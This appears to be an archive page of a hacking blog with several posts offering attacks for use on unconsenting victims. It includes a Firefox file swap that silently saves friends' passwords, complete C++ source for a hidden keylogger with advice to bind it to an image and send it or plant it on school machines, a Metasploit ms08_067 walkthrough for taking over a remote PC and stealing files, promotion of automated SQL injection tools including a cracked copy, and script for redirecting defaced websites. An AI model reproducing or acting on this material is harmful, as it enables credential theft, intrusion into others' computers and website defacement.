Showing posts with label wesbite hacking. Show all posts

Monday, 13 August 2012

Firefox Stealer (Save Any Site Password Automatically Without Prompting To Remember Password)


Whenever you do login in firefox, it asks once for "Remember" your password, "Never For This Site" or "Not Now". When you click on Remember, then it saves passwords in Tools> Options> Security> Saved Passwords. So what if someone will login from your computer and passwords will automatically be saved. Now come to procedure, follow these steps:
  • Go to the path C:\Program Files\Mozilla Firefox 3.6 Beta 5\components. Remember name of folder "Mozilla Firefox 3.6 Beta 5" may change upon the version you have installed. So simply look for folder with name starting from "Mozilla" in Program Files folder.
  • Look for nsLoginManagerPrompter.js
  • Open it with Wordpad.
  • Now download word document from here.
  • Copy all text from word document and replace it with the text of nsLoginManagerPrompter.js
  • Now save it by pressing Ctrl+s
Firefox Stealer

Make sure you have "check" the option of "Remember passwords for sites" under Tools> Options> Security. Now ask from your friends to do login from any site like facebook, orkut and their passwords will automatically be saved under Tools> Options> Security> Saved Passwords.

Note: It does not work with Mozilla newer versions.

Friday, 11 May 2012

create your own keylogger in minutes


     Hi guys, today I am going to talk about creating a keylogger for free using C++.I am going to introduce to the C++ Spyware code. It is going to be very fun.  You can install this spyware in your college/school  or in your friend system, and get their username and passwords.  This is very simple hacking trick when compared to phishing web page. 
Disadvantage of Phishing Web page:
you have to upload phishing web page to web hosting.  But only few website won't detect the phishing webpage.
website url is different. Easy to detect that we are hacking.

Advantage of Spyware-keylogger:
Very simple and easy method.
Victim can't detect that we are hacking.

How to create Keylogger using Visual C++?
Requirements:
  • Dev C++.
  • Download it from here: http://www.bloodshed.net/
  • Knowledge about Visual C++ (need, if you are going to develop the code).
Steps:
  • Install dev C++ in your system and open the dev C++ compiler.
  • Go to File->New->Source File.
  • You can see a blank works space will be there in window.

  • Now copy the below keylogger code into the blank work space.
#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}


  • Compile the Code(Ctrl+F9)


  • Now execute the program by selecting Execute->Run (ctrl+F10)
  • Now your keylogger will run in your system. whatever you type using keyboard. It will be stored in Log.txt file.
  • You can see the log.txt file where you save the file.


  • Bind the exe file with image or any files and send it to your friend.
                                                         (0R)
  • If you have physical access to your college/school system,then copy the exe file in that system and run it. 

That's it you are done.....

For now this is it futher i will be posting a new and more efficient keylogger. So stay updated through email!

Tuesday, 1 May 2012

How to hack a computer remotely using metasploit


Hey guys, today in this article I am going to talk about hacking a computer using metasploit. I think, I have already mentioned about metasploit in one of my article. Here I will give a general description on how it works and to use it efficiently to hack into a PC and steal credentials

But remember, this is only for educational purpose and hence damaging any victim’s computer is at your own risk.

Note: The hacker can be traceable and hence additional techniques are required to make yourself safe!

So here goes the requirements and the procedure to hack into a PC.

Requirements:

Metasploit (Available at metasploit.org)
Nmap (Port scanner available at nmap.org)
Debian  Linux OS (Learn more)
IP of the victim’s computer.
Introduction to attack:

Nmap is a port scanner used to scan a computer to locate the open ports. The ports are the path for the information that we need to steal. For a normal computer usually 30-40 ports are kept open.To find the number of ports open on your computer open command prompt (Start>Command prompt) and type netstat -ano and hit enter,  you will get a list of open ports in your computer. You need to have a basic knowledge on ports and port numbers to perform this attack.

Using a tool such as Metasploit we can spoof into the PC and steal the information from the corresponding port using commands. Learn to use Metasploit at http://www.metasploit.com/learn-more/how-do-i-use-it/.

We use Linux because it is the best OS for hackers. And you must know to use terminal on Linux, since we perform this attack on command lines.

Procedure:

Step 1: At first we are going to port scan the computer. For this we need to open Nmap and type the following command.

nmap -sS -O

In the place ofip> you have to write the victims ip address. If you see the ports 139 and 445 open then you can go ahead.

Step 2: Now we have to open Metasploit (via terminal) and run it.

Type the following command to get the exploits in the victim’s computer.

show exploits

You will get a list of exploits in the victim’s computer. which looks similar to ms05_039_pnp. Every such exploit correspond to different function. We are interested in an exploit which looks like this ms08_067_netapi. So we give a command as shown below.

use windows/smb/ms08_067_netapi

Step 3: Now we use RHOST command to set the target ip.

set RHOST

And RPORT command to access port 445

set RPORT 445

Step 4: And now we give a command as

set SMBPIPE SRVSVC

And then,

set TARGET 0

Step 5: Now we got to set the payload hence the following command.

set PAYLOAD windows/meterpreter/bind_tcp

Step 6: Time for the BIG BANG…! Type exploit and hit enter.

If you find the message which looks closer to “Meterpeter session 1 opened” then that implies you are done. You have successfully hacked  into the computer.

Now by using different commands we can steal the files on that system!

Tuesday, 24 April 2012

Pangolin : Automatic SQL Injection & PenTesting Tool


Pangolin is an automatic SQL injection penetration testing tool developed by NOSEC. Its goal is to detect and take advantage of SQL injection vulnerabilities on web applications. Once it detects one or more SQL injections on the target host, the user can choose among a variety of options to perform an extensive back-end database management system fingerprint, retrieve DBMS session user and database, enumerate users, password hashes, privileges, databases, dump entire or user’s specific DBMS tables/columns, run his own SQL statement, read specific files on the file system and more.

https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEifPOda_yOOVfWuSTacr-6cv0r0_hv9FogqUMwaAiDPfM9s7zNU0Eyo4eFabbqpJw5utMBdjQFPMEYujZL-hRvLNXTTY7JjpDy2unOBe0VrozmfEKmK04Wd9HSK4-3FSOw22PiNeXFoSzA/s1600/Pangolin_screenshot_612x472.jpg 
Database Support
  • Access: Informations (Database Path; Root Path; Drivers); Data
  • MSSql: Informations; Data; FileReader; RegReader; FileWriter; Cmd; DirTree
  • MySql: Informations; Data; FileReader; FileWriter;
  • Oracle: Inforatmions (Version; IP; Database; Accounts ……); Data; and any others;
  • Informix: Informatons; Data
  • DB2: Informatons; Data; and more;
  • Sybase: Informatons; Data; and more;
  • PostgreSQL: Informatons; Data; FileReader;
  • Sqlite: Informatons; Data
At present, most of the functions are directed at MSSQL and MySql coupled with Oracle and Access. Other small and medium-sized companies are using DB2, Informix, Sybase, PostgreSQL, as well as Sqlite which isn’t so common. download Pangolin here:
pangolin_free_edition_2.1.2.924.rar (Download Page)

Download Latest  Cracked Version 

Monday, 23 April 2012

How To Redirect A Website On Your Own Website

When Your Have Low Traffic on website/blog You can Get Traffic from Your defaced website. Just redirect the Defaced website on your Main website.

301-redirect.png (200×200)


How To Redirect Defaced Website On Your Website???

For Redirecting hacked website to your website open the deface Page with Notepad And paste this code Anywhere, But closed the <> Properly

Code :- 
</SCRIPT><script> delayRedirect('http://www.hacktheass.blogspot.com/'); function delayRedirect(url) { var Timeout = setTimeout("window.location='" + url + "'",100000); }</script> 

(replace hacktheass.blogspot.com with your own website)

Example :- 
<html><title>--==[[ Hacked By ABC  ]]==--</title> 

Find this code in Your deface page and Paste the code just after This code 

Example :- 
<html><title>--==[[ Hacked By ABC  ]]==--</title></SCRIPT><script> delayRedirect('http://www.hacktheass.blogspot.com/'); function delayRedirect(url) { var Timeout = setTimeout("window.location='" + url + "'",100000); }</script>


pharming.jpg (480×261)Now save The Deface page and Upload on Defaced website :) The website will be redirect on your website !


How To Add A Pop Up and Open Your website in a New Window
If you want to Open Your website In a New Window (Pop-up) Paste this code 
<script language="javascript">
window.open('http://www.hacktheass.blogspot.com/','','width=700,height=600')
</script> after  </title> 


Example :- 
<html><title>--==[[ Hacked By ABC  ]]==--</title> <script language="javascript">
window.open('http://www.hacktheass.blogspot.com/','','width=700,height=600')
</script>

Dont Forgot to leave a Comment if you Like this ;)

Tuesday, 3 April 2012

website Hacking With Real SQL : Automatic SQL Injection Tool


REAL SQL was programmed by A Pakistani Hacker Adnan Anjum in REALBasic.

What is does is search through Google, using Google Dorks and tries each website for an SQL Injection Vulnerability and if it is successful it will return the vulnerable link to you! You can Easily Hack Vuln websites with Real SQL

See The Screen Shots Of Real SQL 

 Here is the search function and you can see it isGiving a vulnerable website 


The search is complete and there were Three  vulnerable websites found!


This is the save button making a .txt file of all the working links


Showing the contextual menu in the results box


password =  Logie
Download Details 

--------------------------------------------
name: Real SQL 
description: REAL Sql - V0.3 - Logie : Automatic SQL Injection Tool
 size: 1.01 MB

.................. ...........................................................................................................................................................................................

 Don't Forgot to say Thanks if you Like This Post ;-);-) Just Leave a Comment below ;-)

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Hack The Ass | Follow Us On Twitter | Facebook Hacker | How To Install Andorid 2.3 on Computer | BEST WEBHOSTING WEBSITES FOR FREE / FREE HOSTING